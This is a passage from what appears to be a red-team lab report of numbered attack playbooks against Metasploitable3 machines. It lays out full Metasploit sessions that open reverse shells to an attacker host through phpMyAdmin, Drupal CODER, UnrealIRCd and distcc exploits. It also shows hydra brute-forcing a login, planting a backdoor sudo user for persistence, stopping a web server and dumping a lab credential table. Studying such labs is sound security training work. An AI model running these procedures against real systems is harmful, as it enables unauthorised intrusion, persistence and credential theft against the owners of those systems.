100644/rw-r--r--	58875	fil	2011-07-27 16:17:40 -0400	CHANGELOG.txt
100644/rw-r--r--	996	fil	2011-07-27 16:17:40 -0400	COPYRIGHT.txt
100644/rw-r--r--	1447	fil	2011-07-27 16:17:40 -0400	INSTALL.mysql.txt

```

100644/rw-r--r-- 1874   fil  2011-07-27 16:17:40 -0400 INSTALL.pgsql.txt
100644/rw-r--r--      1298      fil      2011-07-27 16:17:40 -0400
INSTALL.sqlite.txt
100644/rw-r--r-- 17856   fil  2011-07-27 16:17:40 -0400 INSTALL.txt
100644/rw-r--r-- 14940   fil  2011-02-23 19:47:51 -0500 LICENSE.txt
100644/rw-r--r-- 7356   fil  2011-07-27 16:17:40 -0400 MAINTAINERS.txt
100644/rw-r--r-- 0      fil  2021-03-09 16:27:15 -0500 New.txt
100644/rw-r--r-- 3494   fil  2011-07-27 16:17:40 -0400 README.txt
100644/rw-r--r-- 8811   fil  2011-07-27 16:17:40 -0400 UPGRADE.txt
100644/rw-r--r-- 6605   fil  2011-07-27 16:17:40 -0400 authorize.php
100644/rw-r--r-- 720    fil  2011-07-27 16:17:40 -0400 cron.php
40755/rwxr-xr-x 4096   dir  2011-07-27 16:17:40 -0400 includes
100644/rw-r--r-- 529    fil  2011-07-27 16:17:40 -0400 index.php
100644/rw-r--r-- 688    fil  2011-07-27 16:17:40 -0400 install.php
40755/rwxr-xr-x 4096   dir  2011-07-27 16:17:40 -0400 misc
40755/rwxr-xr-x 4096   dir  2011-07-27 16:17:40 -0400 modules
40755/rwxr-xr-x 4096   dir  2011-07-27 16:17:40 -0400 profiles
100644/rw-r--r-- 1531   fil  2011-07-27 16:17:40 -0400 robots.txt
40755/rwxr-xr-x 4096   dir  2011-07-27 16:17:40 -0400 scripts
100644/rw-r--r-- 1101336 fil  2021-03-12 13:52:18 -0500 shell.elf
40755/rwxr-xr-x 4096   dir  2011-07-27 16:17:40 -0400 sites
40755/rwxr-xr-x 4096   dir  2011-07-27 16:17:40 -0400 themes
100644/rw-r--r-- 18039  fil  2011-07-27 16:17:40 -0400 update.php
100644/rw-r--r-- 2051   fil  2011-07-27 16:17:40 -0400 web.config
100644/rw-r--r-- 417    fil  2011-07-27 16:17:40 -0400 xmlrpc.php

meterpreter > chmod 777 shell.elf

```

step6: - To take the advantage of uploaded malicious file, new Metasploit window is used to open the reverse tcp connection from victim machine to attacker machine using the exploit '**multi/handler**'. **LHOST** is set to the attacker machine's IP address (10.10.10.12) and **LPORT** is set to the port (4444) through which the reverse TCP connection will be established (as specified in the created malicious file). Finally, the command 'exploit' is entered to start the exploitation.

```

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
Msf5 exploit(multi/handler) > set payload linux/x86/meterpreter_reverse_tcp
payload => linux/x86/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.10.12
lhost => 10.10.10.12
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

```

step7: - New meterpreter connection is opened below with execution of malicious file that was uploaded in step5 and this connection gives the root privileges of victim machine as **whoami** output shows. To make persistent access to victim machine, here new user(amrit) is created with **adduser (persistence)** and it is added to **sudo** group with the **usermod -aG sudo amrit** [167].

```

[*] Started reverse TCP handler on 10.10.10.12:4444
[*] Meterpreter session 1 opened (10.10.10.12:4444 -> 192.168.30.31:46684)
at 2021-03-12 14:03:55 -0500

Meterpreter > shell
Process 1991 created.
Channel 1 created.
whoami

```

```

root
adduser amrit
Adding user `amrit' ...
Adding new group `amrit' (1000) ...
Adding new user `amrit' (1000) with group `amrit' ...
The home directory `/home/amrit' already exists.  Not copying from
`/etc/skel'.
Enter new UNIX password: amrit
Retype new UNIX password: amrit
passwd: password updated successfully
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
usermod -aG sudo amrit

```

step8:- After successfully created root user in step6, now it can be seen SSH connection is established with new root user(amrit) to get into victim machine (192.168.30.31) even though connection created in step5 will no more alive and after login into victim machine, **etc/init.d/apache2 stop** is executed to stop the Web service (**privilege escalation**).

```

root@kali:/home/kali# ssh amrit@192.168.30.31
amrit@192.168.30.31's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Fri Mar 12 19:39:06 2021 from 10.10.10.12
amrit@metasploitable3-ub1404:~$ sudo su
[sudo] password for amrit:
root@metasploitable3-ub1404:/home/amrit# /etc/init.d/apache2 stop
 *
 *          Stopping                  web                  server                  apache2
*
root@metasploitable3-ub1404:/home/amrit# /etc/init.d/apache2 status
 * apache2 is not running
root@metasploitable3-ub1404:/home/amrit#

```

WW. *Playbook 43: Web application database authenticated Remote command execution.*

Step1: - Reconnaissance is carried out with the help of the nmap tool and web browsing. The Nmap -sV 192.168.30.31 discovery shows the number of open ports as well as the services that are running on them. It's worth noting that port 80 is open, and the HTTP service is running on Apache httpd 2.4.7. This data can be used to look up detailed information about the http service that is running on port. So, next scan is done on web browse on port 80 [61].

```

kali@kali:~$ nmap -sV 192.168.30.31
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-11 18:43 EST
Nmap scan report for 192.168.30.31
Host is up (0.00073s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu
Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

```


2	exploit/multi/http/phpmyadmin_3522_backdoor	2012-09-25
normal	No phpMyAdmin 3.5.2.2 server_sync.php Backdoor	
3	exploit/multi/http/phpmyadmin_lfi_rce	2018-06-19
	good Yes phpMyAdmin Authenticated Remote Code Execution	
4	exploit/multi/http/phpmyadmin_null_termination_exec	2016-06-23
excellent	Yes phpMyAdmin Authenticated Remote Code Execution	
5	exploit/multi/http/phpmyadmin_preg_replace	2013-04-25
excellent	Yes phpMyAdmin Authenticated Remote Code Execution via preg_replace()	
6	exploit/multi/http/zpanel_information_disclosure_rce	2014-01-30
excellent	No Zpanel Remote Unauthenticated RCE	
7	exploit/unix/webapp/phpmyadmin_config	2009-03-24
excellent	No PhpMyAdmin Config File Code Injection	
8	post/linux/gather/phpmyadmin_credsteal	
normal	No Phpmyadmin credentials stealer	

Step4: - After searching matching exploitable modules of phpMyAdmin, **exploit/multi/ http/ phpMyAdmin_preg_replace** is selected, this allows authenticated Remote code Execution which exploits the PREG_REPLACE_EVAL vulnerability. When options are checked for module, it requires RHOST, Username and PASSWORD to set otherwise exploit will not be successful. In order to find credentials, hydra (refer to section III(N)) tool is used to brute force the login and password for phpMyAdmin login page.

```

root@kali:~$ hydra -L /home/amrit/Desktop/users.txt -P /home/amrit/Desktop/passwords.txt 192.168.30.31 http-post-form "/phpmyadmin/index.php:pma_username=^USER^&pma_password=^PASS^:#1045 Cannot log in to the MySQL server"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-15 21:06:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (1:7/p:6), ~3 tries per task
[DATA] attacking http-post-form://192.168.30.31:80/phpmyadmin/index.php:pma_username=^USER^&pma_password=^PASS^:#1045 Cannot log in to the MySQL server
[80][http-post-form] host: 192.168.30.31 login: root password: sploitme
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-15 21:06:05

```

Step 5: -Hydra brute forces the login and password of phpMyAdmin Webpage in step4 . The obtained **password** (sploitme) and username is set in the exploit '**multi/http/phpMyAdmin_preg_replace**' and Rhost is set to 192.168.30.31(IP address of victim machine). Exploit command is executed to start the reverse TCP handler on 10.10.10.12:4444 (**exploitation**).

```

msf6 > use exploit/multi/http/phpmyadmin_preg_replace
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set rhost 192.168.30.31
rhost => 192.168.30.31
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set password sploitme
password => sploitme

```

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > exploit
```

Meterpreter Session is opened with the successful execution of exploit. **Sysinfo** is used to get information of victim machine, **Whoami** is used to check the user privileges and **ifconfig** gives information about the interfaces with their IP address and Hardware Addresses of victim machine.

```
[*] Started reverse TCP handler on 10.10.10.12:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
[*] Sending stage (39282 bytes) to 192.168.30.31
[*] Meterpreter session 1 opened (10.10.10.12:4444 -> 192.168.30.31:46616)
at 2021-03-15 18:18:09 -0400

meterpreter > sysinfo
Computer      : metasploitable3-ub1404
OS           : Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP
Thu May 9 12:40:49 UTC 2019 x86_64
Meterpreter  : php/linux
meterpreter > shell
Process 1908 created.
Channel 0 created.
whoami
www-data
ifconfig
eth0  Link encap:Ethernet  HWaddr 52:52:00:12:50:37
      inet addr:192.168.30.31  Bcast:192.168.30.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fe77:3091/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:412 errors:0 dropped:0 overruns:0 frame:0
      TX packets:603 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:160585 (160.5 KB)  TX bytes:624550 (624.5 KB)

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:65536  Metric:1
      RX packets:6790 errors:0 dropped:0 overruns:0 frame:0
      TX packets:6790 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:3692745 (3.6 MB)  TX bytes:3692745 (3.6 MB)
```

Step6:- The username and password obtained in step4 are used to access the login page of database of the Web application (**Post Exploitation**). After successfully logging into phpMyAdmin, confidential payroll user information is compromised and could be used for malicious purposes.

username	first_name	last_name	password	salary
leia_organa	Leia	Organa	help_me_obiwan	9560
luke_skywalker	Luke	Skywalker	like_my_father_beforeme	1080
han_solo	Han	Solo	nerf_herder	1200
artoo_detoo	Artoo	Detoo	b00p_b33p	22222
c_three_pio	C	Threepio	PR0T0C07	3200
ben_kenobi	Ben	Kenobi	thats_no_m00n	10000
darth_vader	Darth	Vader	Dark_syD3	6666
anakin_skywalker	Anakin	Skywalker	but_masterf	1025
jarjar_binks	Jar-Jar	Binks	mesah_p@ssw0rd	2048
lando_calrissian	Lando	Calrissian	@dm1n1str8r	40000
boba_fett	Boba	Fett	mandalorian1	20000
jabba_hutt	Jaba	Hutt	my_kinda_skum	65000
greedo	Greedo	Rodian	hanSh0tF1rst	50000
chewbacca	Chewbacca		rwaaaaawr8	4500
kylo_ren	Kylo	Ren	Daddy_Issues2	6667

Fig. 234. payroll users data theft

All user accounts shown in Fig.234 have SSH access and on top of that, Leia, Luke, and Han all have *sudo* privileges so some of these sessions have root access to the target machine.

XX. Playbook 44: Remote command execution on Web application.

Step1: - **Reconnaissance** is conducted using tool nmap and web browsing. Nmap finding shows the number of open ports on 192.168.30.31 and corresponding services running on these ports. It can be noticed that port 80 is in open state and service HTTP is running with the version Apache httpd 2.4.7. This information can be used to browse deep information about http service running on port. So, next scan is done on web browse on port 80.

```
kali@kali:~$ nmap -sV 192.168.30.31
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-11 18:43 EST
Nmap scan report for 192.168.30.31
Host is up (0.00073s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8181/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.87 seconds
```

When browsing port 80 with Firefox, Apache shows the list of directories of Web Server. In the directory listing provided by the Web Server was a Drupal install shows in figure below.




Fig. 235. Drupal webpage.

Step2: - There should be a list of multiple tools for carrying out the exploit (**Building/Acquiring tools**). This playbook comes with msfconsole.

```

root@kali:~/home/kali/Desktop#msfconsole

      .;lx00KXXXXK00x1:.
      ,o0WMMMMMMMMMMMMMMMMMMKd,
      'xNMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMK:
      .KMMMMMMMMMMMMMMMMWNNWMMMMMMMMMMMMMMX,
      lWMMMMMMMMMMXd:..      ..;dKMMMMMMMMMMMo
      xMMMMMMMMMMWd.          .oNMMMMMMMMMMk
      oMMMMMMMMMMx.          dMMMMMMMMMMx
      .WMMMMMMMMM:           :MMMMMMMMMM,
      xMMMMMMMMMo            lMMMMMMMMMO
      NMMMMMMMMW            ,cccccoMMMMMMMMWlcccc;
      MMMMMMMMMX           ;KMMMMMMMMMMMMMMMMMMX:
      NMMMMMMMMW.          ;KMMMMMMMMMMMMMMMMMMX:
      xMMMMMMMMMd          ,0MMMMMMMMMMK;
      .WMMMMMMMMMc        'OMMMMMMM0,
      lMMMMMMMMMMk.       .kMMO'
      dMMMMMMMMMMWd'      .
      cWMMMMMMMMMMNxc'.   #####
      .OMMMMMMMMMMMMMWc  #+# #+#
      ;OMMMMMMMMMMMMo.   +:+
      .dNMMMMMMMMMMMo   +#+:++#+
      'oWMMMMMMMMMMo    +:+
      .,cdk00K;         :+: :+:
                       :::::+:
                       Metasploit

      =[ metasploit v6.0.30-dev ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

```

Step3: - The msfconsole comes with a powerful regular-expression-based search function. A fast search of the Metasploit Framework for drupal exploits (**search drupal**) revealed matching modules of target.

```
msf5 > search drupal

Matching Modules
=====

#   Name                                     Disclosure
Date   Rank           Check  Description
-   -
-----

0   auxiliary/gather/drupal_openid_xxe        2012-10-17      normal
Yes   Drupal OpenID External Entity Injection
1   auxiliary/scanner/http/drupal_views_user_enum  2010-07-02      normal
Yes   Drupal Views Module Users Enumeration
2   exploit/multi/http/drupal_drupageddon      2014-10-15      excellent
No   Drupal HTTP Parameter Key/Value SQL Injection
3   exploit/unix/webapp/drupal_coder_exec      2016-07-13      excellent
Yes   Drupal CODER Module Remote Command Execution
4   exploit/unix/webapp/drupal_drupalgeddon2   2018-03-28      excellent
Yes   Drupal Drupalgeddon 2 Forms API Property Injection
5   exploit/unix/webapp/drupal_restws_exec     2016-07-13      excellent
Yes   Drupal RESTWS Module Remote PHP Code Execution
6   exploit/unix/webapp/drupal_restws_unserialize  2019-02-20      normal
Yes   Drupal RESTful Web Services unserialize() RCE
7   exploit/unix/webapp/php_xmlrpc_eval       2005-06-29      excellent
Yes   PHP XML-RPC Arbitrary Code Execution
```

Step4: Metasploit is used to exploit the drupal directory of Web Server (**exploitation**), The matching module, which exploits the remote command execution vulnerability in the drupal CODER module is (**exploit/unix/webapp/drupal_coder_exec**) and payload **cmd/unix/reverse_netcat** is set to achieve a remote shell on a vulnerable instance. The targeturi is set to **/drupal/** instead of root (/) because that is the drupal directory on the Apache web server and RHOST is set to the victim machine's IP address where drupal is installed at **http://192.168.30.31 /drupal/** which is running on port 80. Finally, the command 'exploit' is entered to initiate exploitation [61].

```
msf5> use exploit/unix/webapp/drupal_coder_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
Msf5 exploit(unix/webapp/drupal_coder_exec) > set rhost 192.168.30.31
rhost => 192.168.30.31
msf5 exploit(unix/webapp/drupal_coder_exec) > set targeturi /drupal/
targeturi => /drupal/
msf5 exploit(unix/webapp/drupal_coder_exec) > exploit
```

Step5: - Following the successful completion of the exploit, a session is opened, and **whoami** is used to determine user rights, and **ifconfig** is used to gather information about the victim machine's network interfaces.

```
[*] Started reverse TCP handler on 10.10.10.12:4444
[*] Command shell session 2 opened (10.10.10.12:4444 -> 192.168.30.31:41737)
at 2021-03-15 16:55:52 -0400
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name
coder_upgrade.run.php -delete
whoami

www-data
```

```

ifconfig
eth0  Link encap:Ethernet  HWaddr 52:52:00:12:50:37
      inet addr:192.168.30.31  Bcast:192.168.30.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fe77:3091/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:62347 errors:0 dropped:0 overruns:0 frame:0
      TX packets:59984 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:13042929 (13.0 MB)  TX bytes:30260875 (30.2 MB)

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:65536  Metric:1
      RX packets:100134 errors:0 dropped:0 overruns:0 frame:0
      TX packets:100134 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:45998601 (45.9 MB)  TX bytes:45998601 (45.9 MB)

```

***** *The contribution of Amritpal ends here******

Attacks performed by the External Zone Team

Exploits on DMZ

***** *The contribution of Vishista Vangala starts here******

YY. Playbook 45: Backdoor in UnrealIRCd

Step-1 Nmap scan has given a plenty of open ports through which one can start exploiting the system on which the Web server is running. Now Starting the Metasploit console in attacker kali using the msfconsole command. Now, trying to exploit port 6667 i.e. that runs the IRC service which is vulnerable to execute arbitrary commands via backdoor. So now search the unrealircd exploit from the list of available exploits.

```

msf5 > search unrealircd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check
Description
-  - - - - -                               - - - - -
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent  No
UnrealIRCd 3.2.8.1 Backdoor Command Execution

```

Step-2: Use exploit "exploit/unix/irc/unreal_ircd_3281_backdoor" and look at the list of options available, It shows the options RHOSTS and RPORT. Set RHOSTS to target ipaddress that is 192.168.30.11 and RPORT to 6667 as the IRC service is operates on that port [63] [168].

```

msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name      Current Setting  Required  Description

```



```

-----
RHOSTS          yes          The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
RPORT    6667          yes          The target port (TCP)
Exploit target:
  Id  Name
  --  ----
  0   Automatic Target
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.30.31
RHOSTS => 192.168.30.31
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.30.11   yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
  RPORT     6667             yes       The target port (TCP)
Exploit target:

  Id  Name
  --  ----
  0   Automatic Target

```

Step-3: Set the payload to the "cmd/unix/reverse" to redirect the opened session to the attacker machine when the exploit is successful. Once again when go through the options now it shows LHOSTS and LPORT which indicates the ip address of attacker to which the session has to be redirected.

```

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload
cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.30.31   yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
  RPORT     6667             yes       The target port (TCP)
Payload options (cmd/unix/reverse):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.10.14     yes       The listen address (an interface may be
specified)
  LPORT     4444             yes       The listen port
Exploit target:
  Id  Name
  --  ----
  0   Automatic Target
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.10.10.14
LHOST => 10.10.10.14
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.30.31   yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
  RPORT     6667             yes       The target port (TCP)

```

Payload options (cmd/unix/reverse):				
Name	Current Setting	Required	Description	
----	-----	-----	-----	
LHOST	10.10.10.14	yes	The listen address (an interface may be specified)	
LPORT	4444	yes	The listen port	
Exploit target:				
Id	Name			
--	----			
0	Automatic Target			

Step-4: Initiating the exploit by using "exploit" or "run" command. A reverse tcp session has been started and shell session has been opened where it shows the attacker has acquired root privilege on the victim machine.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.10.10.14:4444
[*] 192.168.30.11:6667 - Connected to 192.168.30.31:6667...
      :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.30.11:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo BNp2pfaF3pbqxsph;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "BNp2pfaF3pbqxsph\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.10.10.14:4444 -> 192.168.30.31:53546)
at 2021-03-12 14:37:23 -0600
whoami
root
```

Step-5: Privilege gained using this backdoor exploit is root, so the attacker can make any changes wanted in the victim system remotely as the system is compromised. Now, creating a directory "exploit" inside the already existing directory called doc (POST EXPLOITATION).

```
whoami
root
ls
Donation
LICENSE
access
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
```

```

spamfilter.conf
tmp
unreal
unrealircd.conf
cd doc
ls
Authors
coding-guidelines
example.conf
tao.of.irc
unreal32docs.html
mkdir exploit
ls
Authors
coding-guidelines
example.conf
exploit
tao.of.irc
unreal32docs.html

```

ZZ. Playbook 46: PhpMyAdmin Authenticated Remote Code Execution via preg_replace()

Step-1: The version of apacherunning is apache httpd 2.4.7 which is usually vulnerable to exploit/multi/http/phpmyadmin_preg_replace. Start the msfconsole and go through the options available once the exploit is set in the msfconsole [169].

```

msf5 > use exploit/multi/http/phpmyadmin_preg_replace
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(multi/http/phpmyadmin_preg_replace) > options
Module options (exploit/multi/http/phpmyadmin_preg_replace):
  Name          Current Setting  Required  Description
  ----          -
  PASSWORD      no               no        Password to authenticate with
  Proxies       no               no        A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS        yes              yes        The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  RPORT         80               yes        The target port (TCP)
  SSL           false            no         Negotiate SSL/TLS for outgoing
connections
  TARGETURI     /phpmyadmin/    yes        Base phpMyAdmin directory path
  USERNAME      root             yes        Username to authenticate with
  VHOST         no               no         HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
  Name          Current Setting  Required  Description
  ----          -
  LHOST         yes              yes        The listen address (an interface may be
specified)
  LPORT         4444             yes        The listen port
Exploit target:
  Id  Name
  --  ----
  0   Automatic

```

Step-2: As any of the payload is not specified it is defaulted to "php/meterpreter/reverse_tcp" this indicates once the exploit is completed attacker obtains the reverse tcp connection from the victim machine. Set the required options [169].

```

msf5 exploit(multi/http/phpmyadmin_preg_replace) > set RHOSTS 192.168.30.31
RHOSTS => 192.168.30.31
msf5 exploit(multi/http/phpmyadmin_preg_replace) > set PASSWORD sploitme
PASSWORD => sploitme
msf5 exploit(multi/http/phpmyadmin_preg_replace) > set LHOST 10.10.10.14
LHOST => 10.10.10.14
msf5 exploit(multi/http/phpmyadmin_preg_replace) > options
Module options (exploit/multi/http/phpmyadmin_preg_replace):
  Name          Current Setting  Required  Description
  ----          -
  PASSWORD      sploitme        no        Password to authenticate with
  Proxies       no              A proxy chain of format
  type:host:port[,type:host:port][...]
  RHOSTS        192.168.30.31  yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  RPORT         80              yes       The target port (TCP)
  SSL           false           no        Negotiate SSL/TLS for outgoing
  connections
  TARGETURI     /phpmyadmin/    yes       Base phpMyAdmin directory path
  USERNAME      root            yes       Username to authenticate with
  VHOST         no              HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
  Name          Current Setting  Required  Description
  ----          -
  LHOST         10.10.10.14    yes       The listen address (an interface may be
  specified)
  LPORT         4444            yes       The listen port
Exploit target:
  Id  Name
  --  ---
  0   Automatic

```

Step-3: Exploit has been initiated and meterpreter shell session representing the victim machine is opened.

```

msf5 exploit(multi/http/phpmyadmin_preg_replace) > exploit
[*] Started reverse TCP handler on 10.10.10.14:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
[*] Sending stage (38288 bytes) to 192.168.30.31
[*] Meterpreter session 1 opened (10.10.10.14:4444 -> 192.168.30.31:35754) at
2021-03-13 15:26:28 -0600
meterpreter > sysinfo
Computer      : metasploitable3-ub1404
OS            : Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP
Thu
Apr 10 19:11:08 UTC 2014 x86_64
Meterpreter  : php/linux

```

**** The contribution of Vishista Vangala ends here****

**** The contribution of Vamshidhar Kotha starts here****

AAA. *Playbook 47: Attacking the distcc (port 3632) service in D1 server.*

Step1: Start the Metasploit console in the attacker machine by using the command “msfconsole”. [55]

Step2: Use the command “search distcc” to see the list of distcc module there to use. Set that exploit module to the msfconsole by using the command “use exploit/unix/misc/distcc_exec”.

Step3: Create a reverse TCP payload to gain the meterpreter session on the targeted machine by using the exploit/unix/misc/distcc_exec.

Step4: Type “show options”. It displays the list which are required to set on console to perform the exploit on targeted machine.

Step5: Type **set rhosts 192.168.30.11**. Give the IP address of the D1 (192.168.30.11) server as rhosts.

Step6: Type “set lhost 10.10.10.13”. Here set the IP address of the attacker machine as lhost.

```
msf5 > search distcc
Matching Modules
=====

#   Name                               Disclosure Date   Rank   Check
Description
-   -
-----
0   exploit/unix/misc/distcc_exec        2002-02-01       excellent Yes   DistCC
Daemon Command Execution

msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
msf5 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
-----
RHOSTS    yes              The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
RPORT     3632             yes       The target port (TCP)

Payload options (cmd/unix/reverse):

Name      Current Setting  Required  Description
-----
LHOST     yes              The listen address (an interface may be
specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Target
msf5 exploit(unix/misc/distcc_exec) > set rhosts 192.168.30.11
```

```
rhosts => 192.168.30.11
msf5 exploit(unix/misc/distcc_exec) > set lhost 10.10.10.13
lhost => 10.10.10.13
```

Step7: Once all the requirements are set now run the exploit by using the command “exploit” or “run”.

Step8: Can see that the exploitation is done, and directly gained the shell session of the targeted host. By typing the command “whami” in shell it displays the privilege that gained by exploiting that service.

```
msf5 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 10.10.10.13:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo qOKFQYUiHuWWGtLL;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "qOKFQYUiHuWWGtLL\r\n"
[*] Matching...
[*] A is input...
